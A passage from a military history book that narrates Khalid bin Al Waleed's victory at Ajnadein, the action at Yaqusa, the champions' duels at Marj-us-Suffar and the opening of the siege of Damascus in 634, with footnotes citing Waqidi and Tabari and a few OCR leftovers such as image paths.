In reply Khalid offered the usual three alternatives; Islam, the Jizya or the sword. Without the satisfaction of one of these alternatives the Muslims would not leave Syria. As for the dinars and the fine clothes, Khalid pointed out that the Muslims would soon possess them anyway, by right of conquest!

With this reply, the bishop returned and informed Wardan of his talks. The Roman commander was furious and swore that he would crush the Muslims with one all-destroying attack.

Wardan now ordered a line of archers and slingers to be positioned ahead of the Roman front within range of the Muslim army. As this line formed up, Muadh the commander of the Muslim centre, began to order his men to attack, but was stopped by Khalid who stood nearby. *"Not till I give the order"* said Khalid. *"And not till the sun has passed its zenith."* **3**

Muadh had wished to attack because the Roman archers, with their better bows, outranged the Muslim bows and to the slingers the Muslims had no effective counter. The only way to deal with the situation would be to get closer to the Romans-to come to grips. But Khalid did not wish to risk a reverse by launching a premature attack against the well-formed legions of the Romans. Thus a couple of hours before noon, the battle began with the action of the Roman archers and slingers.

1. One who leads the prayer.
2. Waqidi: p. 36.
3. *Ibid*.

This phase of the battle went against the Muslims, several of whom were killed while many were wounded. This suited the Romans very well; and for some time the missiles continued to fly from their bows and slings. The Muslims, unable to do anything to offset this Roman advantage, became impatient to attack with sword and lance, but still Khalid restrained them. Finally the impetuous Dhiraar came to Khalid and said, *"Why are we waiting when Allah, the Most High, is on our side? By Allah, our enemies will think that we are afraid of them. Order the attack, and we shall attack with you."* Khalid decided to let individual champions go into combat against Roman champions.

In this duelling the Muslims would have the advantage, and it would be useful to eliminate as many of the Roman officers as possible, as this would in turn reduce the effectiveness of the Roman army. *"**You** may attack, Dhiraar"*, he said. 1 And the delighted Dhiraar urged his horse forward.

Because of the Roman archers, Dhiraar kept on his coat of mail and helmet, and in his hand carried a shield made of elephant hide, which had once belonged to a Roman. Having gone halfway to the Roman line, he stopped and raising his head, gave his personal battle cry:

I am the death of the Pale Ones;
I am the killer of the Romans;
I am a scourge sent upon you;
I am Dhiraar bin Al Azwar! 2

As a few of the Roman champions advanced to answer his challenge, Dhiraar quickly disrobed; and the Romans knew him at once as the Naked Champion. In the next few minutes, Dhiraar killed several Romans, including two generals, one of whom was the governor of Amman and the other the governor of Tiberius.

Then a group of 10 officers emerged from the Roman army and moved towards Dhiraar. At this move, Khalid picked 10 of his stalwarts, and riding up, intercepted and killed the Romans. Now more champions came forward from both sides, some individually, others in groups. Gradually, the duelling increased in extent and intensity, and continued for about two hours, during which the Roman archers and slingers remained inactive. This phase more than restored the balance in favour of the Muslims, for most of the Roman champions were killed in combat.

While this duelling was still in progress-and it was now past midday-Khalid ordered a general attack; and the entire Muslim front moved forward and hurled itself at the Roman army. The main battle was now on with sword and shield.

This was a frontal struggle with no fine manoeuvre and neither side attempting to outflank the other. It was a hard slogging match at close quarters, and continued for some hours. Then in the late afternoon both sides, now very tired, broke contact and fell back to their original lines. No more could be done on this day.

The losses of the Romans were staggering. Wardan was shocked to learn that thousands of his soldiers lay dead on the battlefield, while very few Muslims had been accounted for. He called a council of war, at which he expressed his misgivings about the outcome of the battle, but his generals swore that they would fight to the last. Wardan asked for ideas; and of the various suggestions made, the one that appealed to him most was a plot to kill the Muslim commander. According to this plan, Wardan would personally go forward in the morning, offer peace and ask for Khalid to come forth and discuss the terms with him. When Khalid had approached near enough Wardan would engage him in combat; then, on his signal, 10 men, suitably concealed nearby, would rush up and cut the Muslim commander to pieces. It was as simple as that. Wardan was a brave general and agreed to the plan. The men would be positioned during the night, and would be carefully briefed for their role.

The Roman commander then sent a Christian Arab named David, who was a member of his staff, with instructions to proceed to the Muslim army and seek Khalid. He was to say to the Muslim commander that sufficient blood had been shed; that there should be no more fighting; that they should make peace; and that Khalid should meet Wardan early next morning between the two armies to discuss terms of peace. Both generals would appear alone.

1. Waqidi: p. 36.
2. *Ibid*: p. 37.

David was horrified to hear these instructions, as they appeared to be against the orders of Heraclius to fight the Muslims and throw them back into the desert. He therefore refused to carry out this mission. Wardan then told him the entire plan of the plot in order to convince him that he intended no disobedience of the instructions of the Emperor. And this, as we shall see, was a mistake.

The sun had not yet set when David walked up to the Muslim army, which was still arrayed in battle order, and asked to see Khalid on a matter of peace proposed by Wardan. As soon as Khalid was informed, he came out to David and stood glaring at him.

The sight of Khalid with his 6 feet and more of bone and muscle could have an unnerving effect on any man at whom Khalid glared. His hard, weather-beaten, battle-scarred face and his piercing eyes gave the impression of pitilessness to those whom Khalid regarded as enemies. The effect on poor David was devastating. Wilting under the gaze of the Sword of Allah, he blurted out: *"I am not a man of war! I am only an emissary!"*

Khalid drew closer. *"Speak!"* he ordered. *"If you are truthful you will survive. If you lie you shall perish."*

The Christian Arab spoke: *"Wardan is pained by all this unnecessary bloodshed and wishes to avoid it. He is prepared to sign a pact with you and spare those who still live. There should be no more fighting until the talks are completed. He proposes that you and he meet alone between the two armies in the morning and discuss terms of peace."*

"If what your master intends is deceit," replied Khalid, *"then by Allah, we ourselves are the root of trickery and there is none like us in stratagem, and guile. If he has a secret plot, it will only hasten his own end and the annihilation of the rest of you. If on the other*

hand he is truthful, then we shall not make peace except on the payment of the Jizya. As for any offer of wealth, we shall soon take it from you anyway." **1**

Khalid's words, uttered with unshakeable conviction, had a profound effect on David. Saying that he would go and convey Khalid's message to Wardan, he turned and began to walk away while Khalid stood staring after him and sensing that all was not as it seemed. David had not gone far before it suddenly struck him that Khalid was right; that victory would go to the Muslims and the Romans would perish no matter what tricks they tried. He decided to save himself and his family by confessing the truth. Consequently he retraced his steps and once again stood before Khalid, to whom he revealed the entire Roman plot, including the place at which the 10 Romans would lie concealed - below a hillock a little to the right of the Roman centre. Khalid promised to spare David and his family on condition that he did not tell Wardan that the Muslims now knew of his plot. To this, David agreed.

On his return to the Roman Army, David informed Wardan of the initial talks he had had with Khalid and Khalid's agreement to the rendezvous as planned; but said nothing of the second conversation he had with the Muslim. Wardan was delighted.

At first Khalid thought of going to the hillock alone and killing all 10 Romans himself. His adventurous soul thrilled at the prospect of a glorious fight. But when he discussed the matter with Abu Ubaidah, the latter dissuaded him and suggested that he should detail 10 valiant fighters instead. To this Khalid agreed. The 10 men he chose included Dhiraar, who was appointed leader of the party. He instructed Dhiraar to be prepared to next morning to dash out from the front rank of the Muslims and intercept and kill the 10 Romans when they appeared. But Dhiraar was no less adventurous in spirit that Khalid and insisted that he and his men be allowed to use the hours of darkness to find the Romans in their place of concealment and kill then in their lair. Knowing Dhiraar as he did, Khalid acceded to his request. Shortly before midnight Dhiraar and his nine comrades set off from the camp.

1. Waqidi: p. 39.

Soon after sunrise, Wardan came forward in full imperial regalia, wearing bejewelled armour with a bejewelled sword hanging at his side. Khalid walked up from the Muslim centre and stood in front of Wardan. The two armies were already arrayed in battle order as on the previous day.

Wardan started negotiations with an attempt to browbeat the Muslim. He expressed his low opinion of the Arabians; how wretched were the conditions in which they lived, and how miserably starved they were in their homeland. Khalid's response was sharp and aggressive. *"O Christian dog!"* he snapped. *"This is your last chance to accept Islam or pay the Jizya."* **1** At this, Wardan, without drawing his sword, sprang at Khalid and held him, at the same time shouting for the 10 Romans to come to his aid.

From behind the hillock he saw, out of the corner of his eye, 10 Romans, emerge and race towards him. Khalid also saw then and was horrified, for he was expecting to see Muslims emerge from behind the hillock. He has made no other arrangement for his own protection, and he wondered with a sense of deep sorrow, if Dhiraar had at last met his

match. As the group of Romans got nearer, however, Wardan noticed that the leader of these 'Romans' was naked to the waist; and then the terrible truth dawned upon him.

During the night Dhiraar and his nine comrades had got to the hillock, killed all 10 Romans noiselessly, and then, such was Dhiraar's impish sense of humour, put on the garments and armour of the Romans. Later, however, Dhiraar discarded the garments and reverted to his normal fighting dress! As the first light of dawn appeared, these 10 Muslims said the prayer of the Morning and then awaited the call of the Roman commander.

Wardan left Khalid and stepped back, looking on helplessly as the 10 Muslims surrounded the pair. Dhiraar now advanced with drawn sword. At this Wardan implored Khalid, *"I beseech you, in the name of whatever you worship, to kill me yourself; do not net this devil come near me"* 2

In reply Khalid nodded to Dhiraar, and Dhiraar's sword flashed in the sun and severed Wardan's head.

It was Khalid's way so to time his attack as to get the maximum benefit from any tactical advantage which he had gained over his enemy. When no other advantage was possible and manoeuvre was restricted, he would exploit the psychological effect of killing the enemy commander-in-chief or some other prominent general, and strike a powerful blow with the entire army while the enemy was stunned by the moral setback of such a loss. Here again Khalid did the same. As soon as Wardan was killed, he ordered a general attack: the centre, the wings and the flank guards swept forward and assaulted the Romans, who were now under the command of Qubuqlar.

As the two armies met, another phase of violent hand-to-hand fighting began. Soon the fighting became vicious, with no quarter given or taken. The Muslims struck fiercely at the Roman formations, and the Romans struggled desperately to hold the assault. Khalid and all his officers fought in front of the men, and so did many of the Roman generals who were prepared to die for the glory of the empire. The battlefield soon turned into a wreckage of human bodies, mostly Roman, as the men struggled mightily without respite.

At last, as the two sides were reaching the point of exhaustion, Khalid threw his reserve of 4,000 men under Yazeed into the centre; and with the added impetus of this reinforcement, the Muslims broke through at several places, driving deep wedges, into the Roman army. In the centre a Muslim group got to where Qubuqlar stood with his head wrapped in a cloth, and killed him. It is believed that Qubuqlar had ordered his head to be so wrapped because he could no longer bear to see such carnage. With the death of Qubuqlar, the Roman resistance weakened, and soon after collapsed entirely. The Romans fled from the field of battle.

It was safer to stand and fight the Muslim Arabs in battle than to run from them. Against a fleeing enemy, the Arab of the desert was in his element. As the Romans sought to escape, they turned in three directions; some fled towards Gaza, others towards Jaffa, but the largest group of fugitives made for Jerusalem. Khalid forthwith launched his cavalry in several regiments to pursue the enemy on all three routes; and at the hands of this cavalry the Romans suffered even more grievous damage than in the two days of fighting on the plain of Ajnadein. The pursuit and the killing of the fugitives continued till sunset, when the pursuing columns returned to camp.

1. MISSING REFERENCE
2. MISSING REFERENCE
3. Tabari: Vol. 2, pp. 610-611.

The Roman army had been torn to pieces.

It was a complete victory. The Romans had been fought in a set-piece battle after the regular imperial fashion, and were not only defeated tactically but also slaughtered mercilessly. The Roman army assembled at Ajnadein had ceased to exist as an army, although a sizable Portion of it managed to get away, especially the part that fled to Jerusalem and found safety within its walls. In the first great encounter between Islam and Byzantium, the followers of Muhammad had conquered.

It had been a full and fierce battle, but without any fine manoeuvres. The Roman army had not attempted any outflanking movement, since it was too large and too cumbersome to do so. The Muslims had not because their army was comparatively small, and manoeuvres against the flanks and rear of the enemy could only have been carried out by weakening the centre-a clearly unjustifiable risk. Hence this had been a frontal clash of massed bodies of men in which Muslim leadership and the courage and skill of the warriors prevailed over the great size of the Roman legions. The only choice of manoeuvre available to Khalid had been to time his assaults to get the maximum benefit from the prevailing situation, which he did as has been described. And of course, when the Roman army broke, Khalid showed his typical drive by organising the pursuit to ensure that as many Romans as possible were brought down before the rest reached a place of safety.

Victory in the Battle of Ajnadein opened the way for the conquest of Syria. This land could not, of course, be conquered with a single battle; for large imperial forces remained in the cities of Syria and Palestine, and the Roman Emperor could draw on the resources of the whole Empire, which stretched from Armenia to the Balkans. But the first great clash With the Romans was over; and the Muslims could now continue their campaign with the confidence that they would have no less success in the mighty battles that undoubtedly lay ahead.

Three days after the battle, according to Waqidi, Khalid wrote to Abu Bakr and informed him of the battle, giving the Roman casualties as 50,000 dead at the cost of only 450 Muslims. **1** The Roman Commander-in-Chief, his deputy, and several top generals of the Roman army had been killed. Khalid also informed the Caliph that he would shortly march on Damascus. At Madinah the news of this victory was received with joy and shouts of *Allah-o-Akbar*, and more volunteers came forward to join the holy war in Syria. These included Abu Sufyan, who, along with his wife, the redoubtable Hind, journeyed to Syria to join the corps of his son, Yazeed. In reply to Khalid's letter, Abu Bakr wrote to him to besiege Damascus until it was conquered, and thereafter attack Emessa and Antioch. Khalid was not, however, to advance beyond the northern frontier of Syria.

Heraclius was at Emessa when the news of the crushing defeat of the Roman army struck him like a bolt from the sky. Heraclius felt devastated. He journeyed to Antioch; and expecting the Muslims to advance on Damascus, ordered the remnants of the Roman army at Jerusalem (but not its local garrison) to intercept the Muslims at Yaqusa and

delay their advance. (See Map 16) At the same time he ordered more forces into motion towards Damascus to strengthen that city and prepare for a siege.

A week after the Battle of Ajnadein, Khalid marched with the Muslim army and, again by-passing Jerusalem from the south, moved towards Damascus. At Fahl, which held a strong Roman garrison, he left a mounted detachment under Abul A'war to keep the garrison tied down in the fort; with the rest of the army he moved on and reached the bank of the River Yarmuk at Yaqusa, **2** where he was again faced by Roman forces on the north bank. The Romans were not in a position to offer serious resistance, as they were still shaken by their defeat at Ajnadein; their main purpose here was only a rear-guard action to gain more time for the reinforcement of Damascus. Nevertheless a battle did take place at Yaqusa in mid-August 634 (mid-Jamadi-ul-Akhir, 13 Hijri), and the Romans were again defeated. **3**

The Romans fell back in haste; and Khalid advanced upon Damascus.

1. Waqidi: p. 42.
2. Also known as Waqusa.
3. Some early writers, including Tabari, appear to have confused this action at Yaqusa with the Battle of Yarmuk, which was fought in the same general area, and have given the year of Yarmuk as 13 Hijri, which is incorrect.

Chapter 30

(The Conquest of Damascus)

Page 1

"Damascus is one of the most blessed cities of al-Sham (Syria, Jordan, Palestine)."
[Prophet Muhammad (SAWS)]**1**

Damascus was known as the paradise of Syria. A glittering metropolis which contained everything that makes a city great and famous, it had wealth, culture, temples and troops. It had history. The main part of the city was enclosed by a massive wall, 11 metres high, **2** but outside the battlements lay some suburbs which were not protected. The fortified city was a mile long and half a mile wide and was entered by six gates: the East Gate, the Gate of Thomas, the Jabiya Gate, the Gate of Faradees, the Keisan Gate and the Small Gate. Along the north wall ran the River Barada, which, however, was too small to be of military significance.

At the time of the Syrian campaign, the Roman Commander-in-Chief at Damascus was Thomas, son-in-law of Emperor Heraclius. A deeply religious man and a devout Christian, he was known not only for his courage and skill in the command of troops but also for his intelligence and learning. Under him served, as his deputy, a general by the name of Harbees about whom little is known except that he was there.

The general who was in active command of the garrison, however, was Azazeer, a veteran soldier who had spent a lifetime campaigning in the East and had acquired fame in countless battles against the Persians and the Turks. He was acknowledged as a great champion and was proud of the fact that he had never lost a duel. Having served in Syria for many years, he knew Arabic very well and spoke it fluently.

Azazeer's garrison consisted of no less than 12,000 soldiers, but Damascus as a city had not been prepared for a siege. Although its walls and bastions were in good order, nothing had been done for the storage of food and fodder-a task which, for a garrison and a population so large, would take weeks and months. The Romans can hardly be blamed for this neglect, for ever since the final defeat of the Persians by Heraclius in 628, there had been no threat of any kind to Syria; and it was not until the Battle of Ajnadein had been fought that the Romans realised the full extent of the danger which threatened them.

Heraclius, working from his headquarters at Antioch, now set about the task of putting things right and preparing Damascus for a siege. Having ordered the remnants of the army of Ajnadein to delay the Muslims at Yaqusa, he sent a force of 5,000 soldiers from Antioch to reinforce the garrison of Damascus. This force was placed under a general named Kulus, who promised the Emperor that he would bring the head of Khalid on a lance. 3 Kulus arrived at Damascus at about the time when the battle of Yaqusa was fought. The strength of the garrison at Damascus was thus raised to 17,000 men; but Kulus and Azazeer were professional rivals and there was little love lost between them. Each wished to see the downfall of the other.

Thomas worked feverishly to prepare the city for a siege. Provisions were rapidly gathered from the surrounding countryside to sustain the garrison and the inhabitants in case the lines of supply were severed by the besiegers. However, not enough could be gathered for a long siege. Scouts were sent out to watch and report on the movement of the Muslims; and the bulk of the army, leaving strong guards and a reserve in Damascus, was ordered to prepare to fight a battle outside Damascus. The idea was to defeat and drive back the Muslims before they could invest the city; but it was with mounting anxiety that the Damascenes awaited the arrival of Khalid.

1. Abu Dawud, Ahmad and Hakim from Abu Darda. Sahih Al-Jami' Al-Saghir No.2116.
2. Damascus City has risen 4 metres since then, so that the wall is now only 7 metres above ground level.
3. Waqidi: p. 20.

Khalid had by now organized a military staff-a simple beginning of what later in military history would emerge as the General Staff. He had collected from all the regions in which he had fought-Arabia, Iraq, Syria and Palestine-a small group of keen and intelligent men who acted as his 'staff officers', mainly functioning as an intelligence staff. 1 They would collect information, organize the despatch and questioning of agents, and keep Khalid up to date with the latest military situation. Intelligence was one aspect of war to which Khalid paid special attention. Ever watchful and ever ready to exploit fleeting opportunities, it was said of him that "he neither slept nor let others sleep, and nothing was concealed from him." 2 But this was a personal staff rather than the staff of an army headquarters; wherever Khalid went, this staff went with him.

Khalid had also made a notable change in the organisation of the army. From his army of Iraq, which after Ajnadein numbered about 8,000 men, he had organised a force of 4,000 horsemen, which the early historians refer to as 'the Army of Movement'. For want of a better translation, it shall here be called the Mobile Guard. This force, like the army of Iraq, which now comprised just one corps of the Muslim army, was kept under his personal command by Khalid, and was earmarked as a mobile reserve for use in battle as

required. The Mobile Guard was undoubtedly the finest body of men in the army-a *corps d'elite*.

From Yaqusa, Khalid marched with his corps of Iraq in the lead. This was followed by the other corps and the women and children. By now the families of the warriors from Iraq, which had been sent to Madinah before the Perilous March, had also joined the Muslim army in Syria. After three days, of marching along the Jabiya route, the leading elements arrived at Marj-us-Suffar, about 12 miles from Damascus, and discovered a large Roman army barring their way. This Roman force, consisting of about 12,000 soldiers and commanded by Kulus and Azazeer, had been sent forward by Thomas to fight a battle in the open and drive the Muslims away from Damascus, or if that were not possible, delay the Muslim advance and thus gain more time for the provisioning of the city. For the night the leading Muslim corps camped about a mile from the Roman position, while the other corps were still some distance behind.

Marj-us-Suffar (the Yellow Meadow) stretched south from Kiswa, a small town 12 miles from Damascus on the present road to Dar'a. At the southern edge of the town ran a small, wooded wadi and from this wadi stretched southwards the Marj-us-Suffar. Just west of the town rose a low ridge, and the Roman position was in front of this and south of the *wadi*. **3**

The following morning, on August 19, 634 (the 19th of Jamadi-ul-Akhir, 13 Hijri), Khalid moved up his corps; and the Muslims and the Romans marshalled their forces for the Battle of Marj-us-Suffar. The rest of the Muslim army was rushing to the battlefield, but it would be another two hours or so before it arrived. The leading corps, which was now deployed for battle, would act as a firm base on which the whole army would form up on arrival. The Romans appeared to remain on the defensive since they made no move to engage the Muslims. In the mean time Khalid started a phase of duels that would keep the Romans occupied until the arrival of the remaining Muslim corps.

This phase was rather like a tournament with gallants displaying their courage and skill, except that a good deal of blood was shed. The Romans played the game sportingly, for they too had champions as gallant as any; and among these the two generals, Kulus and Azazeer, were considered the bravest and the best. The rank and file of the two armies stood by as spectators and cheered their 'players'.

Khalid started this bloody tournament by calling forward a number of his stalwarts, including Dhiraar, Shurahbil and Abdur-Rahman bin Abi Bakr. All these cavaliers rode out from the Muslim front rank, galloped about the space between the two armies and threw their individual challenges. Against each of them a Roman officer emerged, and the champions paired off for combat. Practically every Roman was killed. After killing his opponent the Muslim champion would gallop across the front of the Roman army, taunting and challenging; and on getting a suitable opportunity, would even strike down one or two men in the front rank before retiring to the Muslim army.

1. Waqidi: Vol. 2, p. 47.
2. Tabari: Vol. 2, p. 626.
3. The town, the ridge and the wadi are still there, and the plain is still yellowish in appearance.

As in earlier encounters, Dhiraar, naked above the waist, did the most damage and slew the largest number of Romans, thrilling the spectators with his daredevilry.

When this had gone on for an hour or so, Khalid decided that it was time for the 'heavy?weight bout'! He called back the Muslim officers and rode forward himself. As he got into the centre of the battlefield, he called:

I am the pillar of Islam!
I am the Companion of the Prophet!
I am the noble warrior,
Khalid bin Al Waleed! **1**

Since he was the commander of the Muslim army, his challenge had to be met by a top ranking Roman general. Kulus had by now lost some of his zest for battle, because he had been intimidated by the sad fate of all the Romans who had come forward to duel with the Muslims this morning. It appears that he was unwilling to accept the challenge of Khalid; but egged on by the taunts of his rival, Azazeer, he rode out from the front of the Roman army. On getting near Khalid he indicated that he wished to talk; but Khalid paid no heed to his sign and attacked him with his lance. Kulus parried the thrust, showing uncommon skill in doing so. Khalid charged at him again, but the thrust was parried.

Khalid decided not to use the lance any more. He came near his opponent, dropped his lance and grappled with him with his bare hands. Catching Kulus by the collar he jerked him off his horse, whereupon the Roman fell to the ground and made no effort to rise. At this Khalid signalled for two Muslims to come to him. When they came forward, he ordered them to take Kulus away as a prisoner, which they did.

While the Romans were dismayed by the sight of this encounter, Azazeer was secretly pleased and hoped that the Muslims would kill Kulus. Now he came forward, and regarding himself as a greater fighter than Kulus, had no doubt that he would soon make short work of Khalid. But he would first amuse himself by making fun of the Muslim commander. Azazeer stopped a few paces from Khalid and said in Arabic, *"O Arab brother, come near me so that I can ask you some questions."*

"O enemy of Allah" replied Khalid. *"Come near me yourself or I shall come and take your head."* Azazeer looked surprised, but urged his horse forward and stopped at duelling distance. In a gentle, persuasive tone he continued: *"O Arab, brother, what makes you come to fight in person? Do you not fear that if I kill you, your comrades will be left without a commander?"*

"O enemy of Allah, you have already seen what a few of my comrades have done. If I were to give them permission, they would destroy your entire army with Allah's help. I have with me men who regard death as a blessing and this life as an illusion. Anyway, who are you?"

"Do you not know me?" Azazeer exclaimed. *"I am the champion of Syria! I am the killer of Persians! I am the breaker of Turkish armies!"*

"What is your name?" asked Khalid.

"I am named after the angel of death. I am Israel!"

At this Khalid laughed. *"I fear that he after whom you are named seeks you ardently... to take you to the abyss of hell!"*

Azazeer ignored this remark and went on in an unconcerned way: *"What have you done with your prisoner, Kulus?"*

1. Waqidi: pp. 41, 48.

"He is held in irons."

"What prevents you from killing him? He is the most cunning of the Romans."

"Nothing prevents me except the desire to kill both of you together."

"Listen," said the Roman, *"I shall give you 1,000 pieces of gold, 10 robes of brocade and five horses if you will kill him, and give me his head."*

"That is the price for him. What will you give me to save yourself?"

"What do you want of me?"

"The Jizya!"

This enraged Azazeer, who said, *"As we rise in honour, so you fall in disgrace. Defend yourself, for now I kill you."*

These words were hardly out of the Roman's mouth when Khalid assailed him. He struck several times with his sword, but Azazeer, showing perfect mastery over the art, parried every blow and remained unharmed. A cry of admiration rose from the Muslim ranks at the skill with which the Roman was defending himself against their commander, who had few equals in combat and those only among the Muslims. Khalid also stopped in amazement.

The face of the Roman broke into a smile as he said, *"By the Messiah, I could easily kill you if I wished. But I am determined to take you alive, so that I may then release you on condition that you leave our land."*

Khalid was infuriated by the cool, condescending manner of the Roman general and his success in defending himself. He decided to take the Roman alive and humble him. As he moved forward to attack again, however, to his great surprise, Azazeer turned his horse and began to canter away. Believing that the Roman was fleeing from combat, Khalid pursued him and the spectators saw the remarkable spectacle of two generals galloping, one after the other, in the no-man's-land between the two armies. Several times the riders galloped round the field; and then Khalid began to lag behind, his horse sweating and winded. The Roman was better mounted, and his horse showed no sign of fatigue.

This apparently was a pre-determined plan of Azazeer, for when he saw Khalid's mount exhausted, he reined in his horse and waited for Khalid to catch up. Khalid was now in a most unforgiving mood, since in this race his opponent had got the better of him, and it did not help his temper to hear the Roman mock at him: *"O Arab! Do not think that I fled*

in fear. In fact I am being kind to you. Lo, I am the taker of souls! I am the angel of death!"

Khalid's horse was no longer fit for combat. He dismounted and walked towards Azazeer, sword in hand. The Roman gloated at the sight of his opponent approaching on foot while he himself was mounted. Now, he thought, he had Khalid just where he wanted him. As Khalid got within striking distance, Azazeer raised his sword and made a vicious sideways swipe to cut off the Muslim's head; but Khalid ducked to let the blade swish past harmlessly inches above his head. The next instant he struck at the forelegs of the Roman's horse, severing them completely from the body, and horse and rider came tumbling down. Now all courage left Azazeer. He got up and tried to run, but Khalid sprang at him and catching him with both hands, lifted him bodily off the ground and hurled him down. Next he caught Azazeer by the collar, jerked him up and marched him back to the Muslim army, where he joined Kulus in irons. 1


This grand duel was hardly over when two more Muslim corps, those of Abu Ubaidah and Amr bin Al Aas, arrived at the battlefield. Khalid deployed them as the wings of his army; and as soon as the battle formation was complete, ordered a general attack.

1. The description of these duels and the dialogue are taken from Waqidi: pp. 19-21.

The Romans stood firm for an hour or so, but could not hold the Muslims longer. The loss of a large number of their officers, including the two top generals, had had a depressing effect on their spirits; and the fact that Damascus stood just behind, beckoning to them to come and be safe within its walls acted as a temptation to withdraw. So they retreated, in good order, leaving behind a large number of dead. The Roman army arrived at the city and entered its walls, closing the gates behind it.

The Muslims spent the night on the plain, and the following day marched to the city. Here, on August 20, 634 (the 20th of Jamadi-ul-Akhir, 13 Hijri), Khalid launched the Muslim army into the siege of Damascus. 1


Khalid had already left behind a mounted detachment at Fahl to keep the Roman garrison occupied and prevent it from coming to the aid of Damascus or interfering with the movement of messengers and reinforcements from Madinah. Now he sent out another detachment on the road to Emessa to take up a position near Bait Lihya, about 10 miles from the city, 2 and instructed its commander to send out scouts to observe and report the arrival of Roman relief columns. If unable to deal with such columns himself, the detachment commander would seek Khalid's help. Having thus arranged a blocking position to isolate Damascus from Northern Syria, which was the most likely region whence relief columns could approach Damascus, Khalid surrounded the city with the rest of the army (See Map 17 below).



amascus now held a Roman garrison of about 15,000 to 16,000 soldiers, a considerable civil population comprising the permanent inhabitants and a large number of people from the surrounding region who had taken refuge in the city. The Muslim strength at Damascus is not recorded, but must have been quite a bit less than in the preceding month. Muslim dead in the three battles just fought - at Ajnadein, at Yaqusa and at the Marj-us-Suffar - undoubtedly ran into four figures; and thousands more must have been wounded in these battles and rendered unable to participate in the siege. Moreover, a group had been sent out as a blocking force and a detachment left at Fahl. In view of all this, I estimate the Muslim strength at Damascus at about 20,000 men. With this strength Khalid besieged the city.

He positioned the corps of Iraq, which included elements of the Mobile Guard, at the East Gate. He placed the bulk of this corps under Raafe, and himself stayed a short distance away from the East Gate with a reserve of 400 horsemen from the Mobile Guard. He established his headquarters in a monastery which, as a result, became known as Dair Khalid, i.e. *Monastery of Khalid* (and it is believed that the monks living in this monastery helped the Muslims in various ways, including the care of the Muslim wounded). **3** At each of the remaining gates, he deployed a force of 4,000 to 5,000 men whose commanders were as follows (See Map 18 below):

Gate of Thomas : *Shurahbil,*
Jabiya Gate : *Abu Ubaidah,*
Gate of Faradees : *Amr bin Al Aas,*
Keisan Gate : *Yazeed,*
Small Gate : *Yazeed.*



To the corps commanders Khalid gave instructions to the effect that they would: (a) camp outside bow-range of the fort; (b) keep the gate under observation; (c) move archers up to engage any Roman archers who appeared on the battlements; (d) throw back any Roman force which sallied out from the gate; and (e) seek Khalid's help in case of heavy pressure. Dhiraar was placed in command of 2,000 horsemen from the Mobile Guard, and given the task of patrolling the empty spaces between the gates during the night and helping any corps attacked by the Romans.

With these instructions the Muslim corps deployed, and the siege began. Tents were pitched, and Dhiraar started his patrolling. Every main avenue of relief and escape was closed, but this applied only to formed bodies of men. Individuals could still be lowered from the wall at many places during the night, and thus Thomas was able to keep in touch with the outside world and with Heraclius at Antioch.

1. For an explanation of the details of the Battle of Marj-us-Suffar, see Note 10 in Appendix B.
2. Bait Lihya no longer exists, and its exact location is not known. It was a small town in the *Ghuta* (Yaqut: Vol. 1, p. 780), and I have placed it at the outer edge of the *Ghuta* because to position a blocking force nearer the city would be militarily unsound.
3. This monastery, which was also known as Dair-ul-Ahmar (the Red Monastery), no longer exists, but its general location is known. About a quarter of a mile from the East Gate, stretching eastwards, stands a garden. The monastery was in this garden, and according to Waqidi (p. 43), was less than half a mile from the gate.

